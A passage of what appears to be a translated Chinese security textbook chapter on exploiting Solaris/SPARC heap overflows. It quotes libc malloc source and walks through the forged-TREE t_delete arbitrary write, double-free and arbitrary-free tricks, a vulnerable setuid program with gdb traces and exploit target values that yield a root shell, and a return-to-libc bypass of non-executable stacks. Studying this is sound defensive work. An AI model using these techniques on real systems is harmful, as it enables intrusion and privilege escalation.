    TREE     *pp, *gp;

    /* iterate until tp is the root */
    while ((pp = PARENT(tp)) != NULL) {
        /* grandparent of tp */
        gp = PARENT(pp);

        /* x is a left child */
        if (LEFT(pp) == tp) {
            if (gp && LEFT(gp) == pp) {
                BURIGHT2(gp, pp, tp);
            } else {
                RIGHT1(pp, tp);
            }
        } else {
            ASSERT(RIGHT(pp) == tp);
            if (gp && RIGHT(gp) == pp) {
                BULEFT2(gp, pp, tp);
            } else {
                LEFT1(pp, tp);
            }
        }
    }
}
```

```
/*
 *     free().
 *     Performs a delayed free of the block pointed to
 *     by old. The pointer to old is saved on a list, flist,
 *     until the next malloc or realloc. At that time, all the
 *     blocks pointed to in flist are actually freed via
 *     realfree(). This allows the contents of free blocks to
 *     remain undisturbed until the next malloc or realloc.
 */
void
free(void *old)
{
     (void) _mutex_lock(&__malloc_lock);
     _free_unlocked(old);
     (void) _mutex_unlock(&__malloc_lock);
}


void
_free_unlocked(void *old)
{
     int      i;

     if (old == NULL)
          return;

     /*
      * Make sure the same data block is not freed twice.
      * 3 cases are checked.  It returns immediately if either
      * one of the conditions is true.
      *      1. Last freed.
      *      2. Not in use or freed already.
      *      3. In the free list.
      */
     if (old == Lfree)
          return;
     if (!ISBIT0(SIZE(BLOCK(old))))
          return;
     for (i = 0; i < freeidx; i++)
          if (old == flist[i])
               return;

     if (flist[freeidx] != NULL)
          realfree(flist[freeidx]);
     flist[freeidx] = Lfree = old;
     freeidx = (freeidx + 1) & FREEMASK; /* one forward */
}

/*
 * cleanfree() frees all the blocks pointed to be flist.
```

```
 *
 * realloc() should work if it is called with a pointer
 * to a block that was freed since the last call to malloc() or
 * realloc(). If cleanfree() is called from realloc(), ptr
 * is set to the old block and that block should not be
 * freed since it is actually being reallocated.
 */
static void
cleanfree(void *ptr)
{
     char     **flp;

     flp = (char **)&(flist[freeidx]);
     for (;;) {
          if (flp == (char **)&(flist[0]))
               flp = (char **)&(flist[FREESIZE]);
          if (*--flp == NULL)
               break;
          if (*flp != ptr)
               realfree(*flp);
          *flp = NULL;
     }
     freeidx = 0;
     Lfree = NULL;
}


/*     Copyright (c) 1988 AT&T     */
/*       All Rights Reserved       */

/*     THIS IS UNPUBLISHED PROPRIETARY SOURCE CODE OF AT&T     */
/*     The copyright notice above does not evidence any        */
/*     actual or intended publication of such source code.     */
/*
 * Copyright (c) 1996-1997 by Sun Microsystems, Inc.
 * All rights reserved.
 */

#pragma     ident     "@(#)mallint.h     1.11     97/12/02 SMI"     /*
SVr4.0 1.2     */

#include <sys/isa_defs.h>
#include <stdlib.h>
#include <memory.h>
#include <thread.h>
#include <synch.h>
#include <mtlib.h>

/* debugging macros */
```

```
#ifdef      DEBUG
#define     ASSERT(p)     ((void) ((p) || (abort(), 0)))
#define     COUNT(n)     ((void) n++)
static int          nmalloc, nrealloc, nfree;
#else
#define     ASSERT(p)     ((void)0)
#define     COUNT(n)     ((void)0)
#endif /* DEBUG */

/* function to copy data from one area to another */
#define     MEMCOPY(to, fr, n)     ((void) memcpy(to, fr, n))

/* for conveniences */
#ifndef NULL
#define     NULL          (0)
#endif

#define     reg          register
#define     WORDSIZE     (sizeof (WORD))
#define     MINSIZE          (sizeof (TREE) - sizeof (WORD))
#define     ROUND(s)     if (s % WORDSIZE) s += (WORDSIZE - (s % WORDSIZE))

#ifdef      DEBUG32
/*
 * The following definitions ease debugging
 * on a machine in which sizeof(pointer) == sizeof(int) == 4.
 * These definitions are not portable.
 *
 * Alignment (ALIGN) changed to 8 for SPARC ldd/std.
 */
#define     ALIGN     8
typedef int     WORD;
typedef struct _t_ {
     size_t          t_s;
     struct _t_     *t_p;
     struct _t_     *t_l;
     struct _t_     *t_r;
     struct _t_     *t_n;
     struct _t_     *t_d;
} TREE;
#define     SIZE(b)          ((b)->t_s)
#define     AFTER(b)     ((b)->t_p)
#define     PARENT(b)     ((b)->t_p)
#define     LEFT(b)          ((b)->t_l)
#define     RIGHT(b)     ((b)->t_r)
#define     LINKFOR(b)     ((b)->t_n)
#define     LINKBAK(b)     ((b)->t_p)

#else     /* !DEBUG32 */
```

```
/*
 * All of our allocations will be aligned on the least multiple of 4,
 * at least, so the two low order bits are guaranteed to be available.
 */
#ifdef _LP64
#define     ALIGN          16
#else
#define     ALIGN          8
#endif

/* the proto-word; size must be ALIGN bytes */
typedef union _w_ {
     size_t          w_i;          /* an unsigned int */
     struct _t_     *w_p;          /* a pointer */
     char          w_a[ALIGN];     /* to force size */
} WORD;

/* structure of a node in the free tree */
typedef struct _t_ {
     WORD     t_s;     /* size of this element */
     WORD     t_p;     /* parent node */
     WORD     t_l;     /* left child */
     WORD     t_r;     /* right child */
     WORD     t_n;     /* next in link list */
     WORD     t_d;     /* dummy to reserve space for self-pointer */
} TREE;

/* usable # of bytes in the block */
#define     SIZE(b)          (((b)->t_s).w_i)

/* free tree pointers */
#define     PARENT(b)     (((b)->t_p).w_p)
#define     LEFT(b)          (((b)->t_l).w_p)
#define     RIGHT(b)     (((b)->t_r).w_p)
/* forward link in lists of small blocks */
#define     AFTER(b)     (((b)->t_p).w_p)

/* forward and backward links for lists in the tree */
#define     LINKFOR(b)     (((b)->t_n).w_p)
#define     LINKBAK(b)     (((b)->t_p).w_p)

#endif     /* DEBUG32 */

/* set/test indicator if a block is in the tree or in a list */
#define     SETNOTREE(b)     (LEFT(b) = (TREE *)(-1))
#define     ISNOTREE(b)     (LEFT(b) == (TREE *)(-1))

/* functions to get information on a block */
#define     DATA(b)          (((char *)(b)) + WORDSIZE)
```

10

```
#define     BLOCK(d)      ((TREE *)(((char *)(d)) - WORDSIZE))
#define     SELFP(b)      ((TREE **)(((char *)(b)) + SIZE(b)))
#define     LAST(b)           (*((TREE **)(((char *)(b)) - WORDSIZE)))
#define     NEXT(b)           ((TREE *)(((char *)(b)) + SIZE(b) +
WORDSIZE))
#define     BOTTOM(b)      ((DATA(b) + SIZE(b) + WORDSIZE) == Baddr)

/* functions to set and test the lowest two bits of a word */
#define     BIT0          (01)          /* ...001 */
#define     BIT1          (02)          /* ...010 */
#define     BITS01         (03)          /* ...011 */
#define     ISBIT0(w)     ((w) & BIT0)     /* Is busy? */
#define     ISBIT1(w)     ((w) & BIT1)     /* Is the preceding free? */
#define     SETBIT0(w)     ((w) |= BIT0)     /* Block is busy */
#define     SETBIT1(w)     ((w) |= BIT1)     /* The preceding is free */
#define     CLRBIT0(w)     ((w) &= ~BIT0)     /* Clean bit0 */
#define     CLRBIT1(w)     ((w) &= ~BIT1)     /* Clean bit1 */
#define     SETBITS01(w)     ((w) |= BITS01)     /* Set bits 0 & 1 */
#define     CLRBITS01(w)     ((w) &= ~BITS01) /* Clean bits 0 & 1 */
#define     SETOLD01(n, o)     ((n) |= (BITS01 & (o)))

/* system call to get more core */
#define     GETCORE          sbrk
#define     ERRCORE          ((void *)(-1))
#define     CORESIZE     (1024*ALIGN)

extern void     *GETCORE(size_t);
extern void     _free_unlocked(void *);

#ifdef _REENTRANT
extern mutex_t __malloc_lock;
#endif /* _REENTRANT */
```

TREE结构的基本元素被定义为WORD，如下所示：

```
/* the proto-word; size must be ALIGN bytes */
typedef union _w_ {
     size_t          w_i;          /* an unsigned int */
     struct _t_     *w_p;          /* a pointer */
     char          w_a[ALIGN];     /* to force size */
} WORD;
```

对于libc的32位版本，ALIGN被定义为8，从而union的总大小为8B。

空闲树里的节点结构被定义为：

```
typedef struct _t_ {
     WORD     t_s;     /* size of this element */
     WORD     t_p;     /* parent node */
     WORD     t_l;     /* left child */
     WORD     t_r;     /* right child */
     WORD     t_n;     /* next in link list */
```

```
    WORD      t_d;      /* dummy to reserve space for self-pointer */
} TREE;
```

这个结构由6个WORD组成，共48字节。对任何实际使用中的堆块（包括基本的头部）来说，这是最小的。

10.7 基本的破解方法（t_delete）

Solaris上堆溢出的传统破解方法是基于块合并的。改写当前块的外部边界将导致内存中下一个块的头部被破坏。当堆管理例程处理被破坏的块时，将改写内存，最终导致执行shellcode。

溢出导致下一个块的大小被改变。如果用合适的负数改写它，将在溢出字符串的较后位置发现下一个块。这对破解是有利的，因为负数的块大小不包含空字节，可以通过字符串库函数进行复制。可以在溢出字符串较后的位置构造TREE结构。这将使伪造块与被破坏的块一起被整理。

对伪造块最简单的构造是促成函数t_delete()被调用。*Phrack* #第57期里名为Once Upon a free()的文章（2001年8月11日）第一次提到了这个方法。下面的代码段摘自malloc.c和mallint.h：

在realfree()里：

```
/* see if coalescing with next block is warranted */
np = NEXT(tp);
if (!ISBIT0(SIZE(np))) {
     if (np != Bottom)
          t_delete(np);
```

函数t_delete()：

```
/*
 * Delete a tree element
 */
static void
t_delete(TREE *op)
{
     TREE      *tp, *sp, *gp;

     /* if this is a non-tree node */
     if (ISNOTREE(op)) {
          tp = LINKBAK(op);
          if ((sp = LINKFOR(op)) != NULL)
               LINKBAK(sp) = tp;
          LINKFOR(tp) = sp;
          return;
     }
```

有关的宏定义如下：

```
#define      SIZE(b)      (((b)->t_s).w_i)
#define      PARENT(b)    (((b)->t_p).w_p)
#define      LEFT(b)      (((b)->t_l).w_p)
#define      RIGHT(b)     (((b)->t_r).w_p)
```

10

```
#define     LINKFOR(b)      (((b)->t_n).w_p)
#define     LINKBAK(b)      (((b)->t_p).w_p)
#define     ISNOTREE(b)      (LEFT(b) == (TREE *)(-1))
```

如上段代码所示TREE op结构被传递给t_delete()。伪造块通过溢出构造并指向结构op。如果ISNOTREE()为真，将从伪造的TREE结构op获得两个指针tp和sp。这些指针是TREE结构指针，并且完全被攻击者所控制。每个字段被设为指向其他TREE结构的指针。

LINKFOR宏引用TREE结构里的t_n字段（位于结构内偏移32B处），而LINKBAK宏引用t_p字段（位于结构内偏移8B处）。如果TREE结构的t_l字段（位于结构内偏移16B处）是-1，则ISNOTREE为真。

上面的描述可能有些乱，总结一下，前面代码的最终意思如下如示。

(1) 如果TREE op的t_l（位于结构内偏移16B处）字段等于-1，继续下一步。

(2) TREE通过LINKBAK宏初始化指针tp，将从op接受t_p字段（位于结构内偏移8B处）。

(3) TREE通过LINKFOR宏初始化指针sp，将从op接受t_n字段（位于结构内偏移32B处）。

(4) 宏LINKBAK把sp的t_p字段（位于结构内偏移8B处）设为指针tp。

(5) 宏LINKBAK把tp的t_n字段（位于结构内偏移32B处）设为指针sp。

在整个过程里，步骤(4)和(5)是最有趣的，可能导致任意值被写入任意地址，互写情形是关于它的最好描述。这个操作类似于在双向链表中删去一个条目。能完成这个的TREE结构构造如表10-9所示。

表10-9 互写操作需要的TREE结构

FF FF FF F8 AA AA AA AA	TP TP TP TP AA AA AA AA
FF FF FF FF AA AA AA AA	AA AA AA AA AA AA AA AA
SP SP SP SP AA AA AA AA	AA AA AA AA AA AA AA AA

上面的TREE构造将导致tp的值被写到sp+8字节处，sp的值被写到tp+32字节处。例如，sp可能指向函数指针位置-7字节处，tp可能指向包含NOP sled和shellcode的地方。当执行t_delete内的代码时，将用指向shellcode的tp的值改写函数指针。然而，shellcode里32B处的值将被sp的值改写。

FF FF FF FF树结构里16B处的值是-1，需要指出的是，这个结构不是树的一部分。FF FF FF F8偏移零处的值是块的大小。为了避开空字节，把这个值设为负数就比较方便了；然而，倘若最低两位没有被设置，它就可以是实际的块大小。如果第一位被设置，指出这个块正在使用中，则不适合合并。为了避免和前一个块合并，第二位也应该被清除。AA表示的字节可以用任意值填充。

10.7.1 标准堆溢出的限制

我们在前面提到了non-tree删除堆溢出机制的第一个限制。shellcode里可预知偏移处的4B值在free操作过程中被破坏了。可行的解决办法是使用由往前跳固定距离的分支操作组成的NOP填充物。这能被用来越过因互写而产生的恶化，像正常情况那样继续执行shellcode。

如果有可能，至少应该在shellcode前面包含256B的填充物，在堆溢出里可以用下面的分支指令作填充物。它将向前跳转0x404字节，跳过互写所做的修改。这么大的跳转距离主要是为了避开空字节，但是如果shellcode中可以包含空字节，那么应该尽量减少跳转距离。

```
#define BRANCH_AHEAD "\x10\x80\x01\x01"
```

注意，如果选择改写在栈上的返回地址，TREE结构的sp成员必须指向这个位置减8B处。不能把tp成员指向返回位置减32B处，因为这将导致新返回地址加8B处的值被不是有效代码的指针改写。记住，ret是由jmpl %i7 + 8, %g0合成的指令。寄存器%i7保存最初的调用地址，因此执行将转到地址加8B处（4B用于call，另外4B用于延迟槽）。如果返回地址往前偏移8B处的地址被改写，这将是第一条被执行的指令，肯定会引起崩溃。如果你改写shellcode往前32B处和越过第一条指令24B处的值，那么将有机会越过被破坏的地址。

在大多数情况下，互写操作情形引入的其他限制不是很关键，但值得注意。被改写的目标地址和用来改写的值必须都是可写的有效地址。它们是双向写操作，两个地址中只要有一个是不可写内存区域，都将会导致段故障。因为正常的代码是不可写的，这就排除了返回libc类型的攻击的可能性，因为这类攻击要利用在进程地址空间内发现的先前存在的代码。

破解Solaris堆实现的另外一个限制是，必须在被破坏的块被释放之后再调用malloc或realloc。因为free()只把块放入空闲列表中，而不对它做任何实质性的处理，对被破坏的块来说，促成realfree()被调用是必需的。这在malloc或realloc（通过cleanfree）内几乎可以立即完成。如果这是不可能的，通过连续多次调用free()能真正释放被破坏的块。空闲列表最多保存32个条目，当它满了以后，每个后来的free()操作将通过realfree()把一个条目（entry）从空闲列表刷去。在大多数应用程序里，malloc和realloc调用是相当普通的，通常没有太大的限制；然而，在某些情况下，堆恶化的地方并不完全可控，因此，在调用malloc或realloc发生前很难预防程序崩溃。

为了使用上面描述的方法，某些字符是必需的，特别是字符0xFF，为了使ISNOTREE()为真，它是必需的。如果加在输入之上的字符限制阻止这些字符作为溢出的一部分被使用，那么通过进一步利用t_delete()及t_splay()内的代码执行任意改写总是有可能的。这些代码将处理TREE结构，就好像它真是空闲树的一部分，从而使改写更加复杂。更多的限制将加在写入值和被写的地址上。

10.7.2 改写的目标

改写内存中任意位置4B的能力对执行代码来说足够了，然而，攻击者为了完成这个目标，必须精确地知道要改写什么。

改写栈上保存的程序计数器总是可行的，特别是在攻击者能够重复进行攻击的前提下。命令行参数或环境变量里的小变化可能导致栈地址稍微有些变化，导致它们变化的原因因系统而异。然而，如果攻击者可以重复多次攻击，或者很了解目标系统，成功执行栈溢出是有可能的。

与其他的平台不同，Solaris/SPARC的Procedure Linkage Table（PLT）代码不会解除引用Global Offset Table（GOT）里的值。结果，对改写来说，那里没有很多合适的函数指针。一旦外部引用

的后期绑定（lazy binding）[①]在要求时被解析，且外部引用被解析过，PLT就被初始化，加载外部引用地址到%g1，然后跳转到那个地址。尽管有些攻击允许用SPARC指令改写PLT，但通常对堆溢出没什么益处。因为TREE结构的tp和sp必须是可写的有效地址，生成一条指向shellcode并且是有效的可写地址的单指令的可能性微乎其微。

然而，Solaris的库函数中有许多有用的函数指针。在GDB里只从溢出的角度跟踪分析有可能对改写有用的地址。为使破解可在多版本和Solaris的安装上移植，创建一个大的库函数版本列表是很有必要的。例如，lib函数经常调用函数metex_lock执行非线程安全代码。而在其他库函数中， malloc和free函数会立即调用非线程安全代码。这个函数访问libc的.data区段内称为ti_jmp_table的地址表，调用表里4B处的函数指针。

另一个可能有用的例子是当进程调用exit()时函数指针被调用。在_exithandle函数里，从称为static_mem的lib的.data区段内的内存区域重新找回函数指针。这个函数指针通常指向由exit调用的fini()例程，从而执行cleanup命令，但是它能被改写，以促成在exit上执行任意代码。像这样的、相对通用的、遍及libc和其他Solaris库函数的代码，对执行任意代码提供了很好的机会。

1. 底部块

底部块是位于堆结尾和未分页内存前的最后块。大多数堆实现会把这个块作为特殊情况处理，Solaris也不例外。底部块如果出现，几乎总是空闲的，因此，即使它的头部被破坏也不会真的被释放。如果只能破坏底部块，那么必须有可选的余地。

在_malloc_unlocked里有如下代码行：

```
/* if found none fitted in the tree */
if (!sp) {
     if (Bottom && size <= SIZE(Bottom)) {
          sp = Bottom;

.....

/* if the leftover is enough for a new free piece */
if ((n = (SIZE(sp) - size)) >= MINSIZE + WORDSIZE) {
     n -= WORDSIZE;
     SIZE(sp) = size;
     tp = NEXT(sp);
     SIZE(tp) = n|BIT0;
     realfree(DATA(tp));
```

在这个例里，如果用负数改写底部块的大小，可以促成realfree()调用位于底部块里偏移

① 后期绑定（lazy binding）方式一般会大大提高应用程序的性能，因为不必为解析无用的符号浪费动态连接器的开销。不过，有两种情况例外。第一，对一个共享目标函数进行初始化处理花费的时间比调用正式的执行时间长，因为动态连接器会拦截调用以解析符号，而这个函数功能又比较简单；第二，如果发生错误或动态连接器无法解析符号，动态连接器就会终止程序。使用后期连接方式，这种错误可能会在程序执行过程中随时发生。而有些应用程序对这种不确定性有比较严格的限制。因此，需要关闭后期连接方式，在应用程序接受控制权之前，让动态连接器处理进程初始化期间发生的这些错误。——译者注

处的用户控制的数据。

在前面的示例代码里，sp用被破坏的大小指向底部块。为了重新分配内存，将占用底部块的一部分，新块tp将它的大小设为n。在这个例子里，变量n是被破坏的负数大小，减去WORDSIZE和新分配的大小。然后在新构造的块（tp）上调用realfree()，tp的值为负数。在这里，前面提到的使用t_delete()的方法也适用。

2. 小块恶化

实际的malloc块的最小尺寸是48B，是保存TREE结构所必需的（这包括了头部大小）。Solaris堆实现不是把所有小的malloc请求凑成大的请求，而是用其他的方法处理小块。任何小于40B的malloc()请求产生的处理与大的请求产生的处理都不一样。这通过malloc.c内的_smalloc函数来实现。这段代码处理“上舍入”后为8、16、24或32B的请求。

_smalloc函数分配相同大小的内存块来满足小malloc请求。这些块被安排在一个链表里，当分配请求合适的大小时，返回链表的头部。当一个小块被释放时，它并不经过正常处理，只是被放回在它头部的正确的链表里。libc维护一个包含链表头的静态缓冲区。因为这些内存块没有经过正常的处理，所以为了处理发生在它们内部的溢出，需要有一些选择对象。

小malloc块的结构如表10-10所示。

表10-10 小malloc块的结构

字大小（8B）	下一个字（8B）	用户数据（8B、16B、24B或32B）

因为小块与大块之间的区别只是大小（长度）字段的不同，所以有可能用大数或负数改写小malloc块的大小（长度）字段。这将在它被释放时使它经历正常的块处理过程，从而供标准的堆破解方法使用。

小malloc块的链表属性也可被用于其他有趣的破解方法中。在某些情况下，不可能用攻击者控制的数据破坏附近的块头部。个人经验显示，这种情形并不罕见，特别是当改写块头部的数据是任意字符串或一些不可控的数据时通常会出现这种情形。可能的话，最好用攻击者定义的数据改写堆的其他部分，然而，经常会将数据写入小malloc块链表里。通过改写在这个链表里的next指针，有可能使malloc()返回一个指向内存任意位置的指针。无论什么程序数据被写到malloc()返回的指针，都将破坏你指定的地址。可以利用这一点通过堆溢出实现多于4B的改写，从而破解另一些棘手的溢出问题。

10.8 其他与堆相关的漏洞

还有其他利用堆数据结构的漏洞。下面介绍一些最常见的漏洞，并学习怎样破解它们来获取执行控制。

10.8.1 off-by-one 溢出

类似于栈off-by-one溢出的情形，Solaris/SPARC上的堆off-by-one溢出也非常难破解，主要是因为字节序的问题。off-by-one在堆上写一个越界的空字节绝对不会影响到堆的完整性。因为块

大小最高有效字节实际上是零，写一个越界的空字节不会对它产生影响。有时候，有可能越界写一个任意的单字节。这将破坏对块大小最高有效字节。假若这样的话，破解的可能性会很小，因为要看快要破坏时堆的大小，以及是否能在有效的地址发现下一个块。一般而言，要想破解此类漏洞是非常困难的，几乎不可能。

10.8.2 二次释放漏洞

在某些情况下，Solaris的二次释放漏洞是可以被破解的，然而，因为在_free_unlocked()里做了一些检查，破解机会减少了。其中有些检查明显是针对二次释放漏洞的，但所幸的是（对攻击者而言）这些检查并不完全有效。

第一个检查的内容是被释放的块是不是最后一个被释放的块（Lfree）。随后，检查待释放的块的块头部，以确定它还没有被释放（必须设置大小字段的最低位）。第三个也是最后的检查是针对二次释放漏洞的，将确定被释放的块不在空闲列表内。如果三个检查都通过了，将把这个块放进空闲列表，最终传给realfree()。

为了破解二次释放漏洞，必须在第一次和第二次释放之间的某个时候刷新空闲列表。这可能是malloc或realloc调用的结果，或者如果连续发生32次释放，将导致列表的一部分被刷新。第一次释放必须引起这个块和前一块反向合并，以便原始的指针驻留在有效堆块的中间。这个有效的堆块必须被malloc再分配，然后被攻击者控制的数据填充。这样的话，重设块大小的低位就可以绕过free()内的第二个检查。当二次释放漏洞发生时，它将指向用户控制的数据，从而导致任意内存改写。虽然这种情形对你我来说似乎不太可能，但在Solaris 的堆实现上破解二次释放漏洞是有可能的。

10.8.3 任意释放漏洞

任意释放漏洞指的是允许攻击者直接指定传给free()的地址的编码错误。这看起来有点像新手所犯的可笑的编码错误，但当释放未初始化的指针时，或者像在“union mismanagement”漏洞中那样将一种类型指针误认为是另一种类型指针时，将出现这个漏洞。

关于构造目标缓冲区的方式，任意释放漏洞和标准堆溢出非常类似。目标是通过t_delete用假的下一个块完成向前合并攻击，就像前面详细描述的那样。然而，为了实现对任意释放漏洞的攻击，有必要精确指出你的块在内存中的位置。如果你正设法释放的伪造块位于进程堆的某些随机位置，这可能会很困难。

幸运的是Solaris堆实现对传递给free()的值执行非指针校验。这些指针可能位于堆、栈、静态数据或其他内存区域，它们很乐意通过堆实现释放。如果可以在静态数据或栈上找到一个可靠的位置，并把它作为地址传递给free()，那么，应该想尽一切办法来实现。堆实现将通过发生在块上的正常处理使它被释放，而这将改写你指定的任意地址。

10.9 堆溢出的例子

用真实的例子讲解会使理论知识更易于理解。为了加强和示范迄今为止所讨论过的破解技

术，我们来看一个容易的、适合堆溢出的破解。

脆弱的程序

这个漏洞非常明显，在现代软件中一般不会出现。我们再次以一个脆弱的setuid可执行文件为例，它由于复制程序的第一个参数而产生基于字符串的溢出。脆弱的函数是：

```
int vulnerable_function(char *userinput) {
        char *buf = malloc(64);
        char *buf2 = malloc(64);
        strcpy(buf,userinput);
        free(buf2);
        buf2 = malloc(64);
        return 1;
}
```

缓冲区buf用于从没有限制的字符串复制目的地溢出到以前分配的缓冲区buf2。然后，堆缓冲区buf2被释放，另外，对malloc的调用将刷新空闲列表。我们有两个函数返回，因此可以选择改写保存在栈上的程序计数器，而且确实应该选择它。我们还有另外一个选择，就是改写前面提到的作为exit()库函数调用一部分的函数指针调用。

首先触发这个溢出。这个堆缓冲区是64B的，因此，向它提交65B的字符串数据就可以引起程序崩溃。

```
# gdb ./heap_overflow
GNU gdb 4.18
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you
Are welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "sparc-sun-solaris2.8"...(no debugging symbols found)...

(gdb) r `perl -e "print 'A' x 64"`
Starting program: /test/./heap_overflow `perl -e "print 'A' x 64"`
(no debugging symbols found)...(no debugging symbols found)...(no
debugging symbols found)...
Program exited normally.

(gdb) r `perl -e "print 'A' x 65"`
Starting program: /test/./heap_overflow `perl -e "print 'A' x 65"`
(no debugging symbols found)...(no debugging symbols found)...(no
debugging symbols found)...
Program received signal SIGSEGV, Segmentation fault.
0xff2c2344 in realfree () from /usr/lib/libc.so.1
(gdb) x/i $pc
0xff2c2344 <realfree+116>:      ld  [ %l5 + 8 ], %o1

(gdb) print/x $l5
```

10

```
$1 = 0x41020ac0
```

在65B处，块大小最高有效字节被A（或表示为0x41）破坏，导致realfree()发生崩溃。因此我们可以动手构造一个用负数改写块大小的破解代码，在块大小之后创建一个伪造的TREE结构。这个破解代码包含下列与具体平台相关的代码：

```
struct {
        char *name;
        int buffer_length;
        unsigned long overwrite_location;
        unsigned long overwrite_value;
        int align;
} targets[] = {

        {
                "Solaris 9 Ultra-Sparc",
                64,
                0xffbf1233,
                0xffbffcc4,
                0
        }

};
```

在这个例子里，overwrite_location是要改写的内存地址，overwrite_value是用来改写它的值。这个特殊的破解当场构造TREE结构，overwrite_location类似于结构中的sp，而overwrite_value对应tp。再次提醒大家，因为这是破解本地的可执行文件，破解代码将把shellcode保存在环境变量里。开始后，破解将用不以4B对齐的地址初始化overwrite_location。当写向那个地址时将会立即引起BUS故障，为了完成这个破解，我们可以在正确的程序内检查内存，并在定位所需要的信息的地方中断。第一次运行破解时将输出下列内容：

```
Program received signal SIGBUS, Bus error.
0xff2c272c in t_delete () from /usr/lib/libc.so.1
(gdb) x/i $pc
0xff2c272c <t_delete+52>:       st  %o0, [ %o1 + 8 ]
(gdb) print/x $o1
$1 = 0xffbf122b
(gdb) print/x $o0
$2 = 0xffbffcc4
(gdb)
```

当试图写到没有正确对齐的内存地址时，生成的SIGBUS信号将导致程序终止。正如你看到的那样，写到的实际地址（0xffbf122b+8）对应overwrite_location的值，这个被改写的值也是我们前面指定的。现在，定位shellcode和改写适当目标的问题变得简单了。

在栈顶附近可以再次发现我们的shellcode，这次与对齐位置错开了3B。

```
(gdb)
0xffbffa48:     0x01108001      0x01108001      0x01108001      0x01108001
```

```
0xffbffa58:    0x01108001    0x01108001    0x01108001    0x01108001
0xffbffa68:    0x01108001    0x01108001    0x01108001    0x01108001
```

为了获取程序控制，我们将设法改写栈上保存的程序计数器值。因为环境变量大小的改变，程序的栈可能会稍微有些改变，我们将把目标结构里的对齐值调整3B，并再次运行破解。一旦完成这些操作，定位接近崩溃的精确返回地址将相对容易一些。

```
(gdb) bt
#0  0xff2c272c in t_delete () from /usr/lib/libc.so.1
#1  0xff2c2370 in realfree () from /usr/lib/libc.so.1
#2  0xff2c1eb4 in _malloc_unlocked () from /usr/lib/libc.so.1
#3  0xff2c1c2c in malloc () from /usr/lib/libc.so.1
#4  0x107bc in main ()
#5  0x10758 in frame_dummy ()
```

backtrace将输出适当的栈帧列表供我们选择。这样，我们就能得到改写这些帧之中的保存的程序计数器所需要的信息。对这个例子，可以试用帧数4。调用树越往上，函数寄存器的窗口越有可能被刷新入栈，不过，第5帧的函数从来不返回。

```
(gdb) i frame 4
Stack frame at 0xffbff838:
 pc = 0x107bc in main; saved pc 0x10758
 (FRAMELESS), called by frame at 0xffbff8b0, caller of frame at 0xffbff7c0
 Arglist at 0xffbff838, args:
 Locals at 0xffbff838,
(gdb) x/16x 0xffbff838
0xffbff838:    0x0000000c    0xff33c598    0x00000000
0x00000001
0xffbff848:    0x00000000    0x00000000    0x00000000
0xff3f66c4
0xffbff858:    0x00000002    0xffbff914    0xffbff920
0x00020a34
0xffbff868:    0x00000000    0x00000000    0xffbff8b0
0x0001059c
(gdb)
```

栈帧开头的16个字是保存的寄存器窗口，位于最后的是保存的指令指针。在这个例子里，这个值是0x1059c，位于0xffbff874处。现在，我们收集了完成破解所需要的信息。最终的目标结构看起来像下面这样：

```
struct {
        char *name;
        int buffer_length;
        unsigned long overwrite_location;
        unsigned long overwrite_value;
        int align;
} targets[] = {

        {
                "Solaris 9 Ultra-Sparc",
```

```
                64,
                0xffbff874,
                0xffbffa48,
                3
        }

};
```

现在，试一下这个破解，验证它是否像我们预期的那样工作，执行下列操作：

```
$ ls -al heap_overflow
-rwsr-xr-x   1 root     other       7028 Aug 22 00:33 heap_overflow
$ ./heap_exploit 0
# id
uid=0(root) gid=60001(nobody)
#
```

这个破解就像预期的那样工作良好，我们可以执行任意代码。虽然堆破解比栈溢出的例子稍微复杂一些，但它再次为破解提供了最佳案例。前面提到的复杂性很可能出现在更为复杂的破解情形里。

10.10　破解 Solaris 的其他方法

下面讨论另外一些涉及Solaris系统的重要技术。其中之一就是非常有可能碰到的不可执行栈。但是，不论是在Solaris上，还是在其他操作系统上，我们都能战胜这些保护措施。擦亮眼睛，看看我们是怎么做的吧。

10.10.1　静态数据溢出

对破解来说，在静态数据里而不是在堆或栈上发生的溢出一般更棘手。必须根据个案来评价它们；为了在静态内存的目标缓冲区附近找到有用的变量，必须检查二进制文件。然而，检查源码并不能准确知道静态变量在二进制文件里的组织情形，要想确定数据正溢出到哪里，唯一可靠和有效的方法是进行二进制分析。对于破解静态数据溢出来说，有一些标准的方法很有效。

如果你的目标缓冲区确实是在.data区段内，而不是在.bss内，则数据很有可能越过缓冲区的边界溢出到.dtors区段里，而且那里正好有一个stop函数指针。程序退出时将调用这个函数指针。在exit()前倘若没有引起程序崩溃的数据被改写，当程序退出时，改写的stop函数指针将被调用，从而执行任意代码。

如果你的缓冲区未被初始化且位于.bss区段内，你可以选择改写.bss区段内具体的程序数据，或者溢出.bss并改写堆。

10.10.2　绕过不可执行栈保护

现在的Solaris操作系统可以将栈设置为不可执行。设置后，如果破解企图在栈上执行代码则会引起访问违例，而受影响的程序将会崩溃。然而，这个保护措施并没有扩展到堆或静态数据区域。一般来说，这类保护措施只是破解过程中微不足道的障碍。

把shellcode保存在堆上或其他可写的内存区域里有时候是可行的，然后可以把执行流重定向到那个地址。假若这样，不可执行栈保护就变得不重要了。如果溢出是字符串复制操作的结果，这也许不可能，因为堆地址中通常会包含空字节。在这个例子里，John McDonald发明的返回libc方法的变种也许对此有用。他描述了通过用必要的函数参数生成伪造栈帧的链式库调用的方法。例如，如果你想在exec之后调用libc函数`setuid`，就需要创建一个包含在输入寄存器里的第一个函数(`setuid`)正确参数的栈帧，返回或重定向执行到`libc.so.1`的`setuid`。然而，不是从`setuid`的开头直接执行代码，而是在save函数后在函数里执行代码。这防止改写输入寄存器，将从输入寄存器的当前状态获取函数的参数，你可以通过构造栈帧控制它。你创建的栈帧应该把`setuid`的正确参数载入输入寄存器。它（你创建的栈帧）也应该包含连接另外的专门为exec设置保存的寄存器的帧指针。在栈帧里的保存的程序计数器(`%i7`)应该在exec+4字节处，正好可以跳过save指令。

当`setuid`被执行时，它将返回exec并从下一个栈帧中恢复保存的寄存器。用这种方式把多个库函数串起来并完整地指定它们的参数是有可能的，这样就可以绕过不可执行栈保护。然而，为了把它们串起来，必须知道库函数的明确位置以及栈帧的明确位置。这样的话，这种攻击方法对于本地利用或可重复的利用，以及已知被利用系统细节的情况，都很有用。除此之外，这个技术的作用可能有限。

10.11 小结

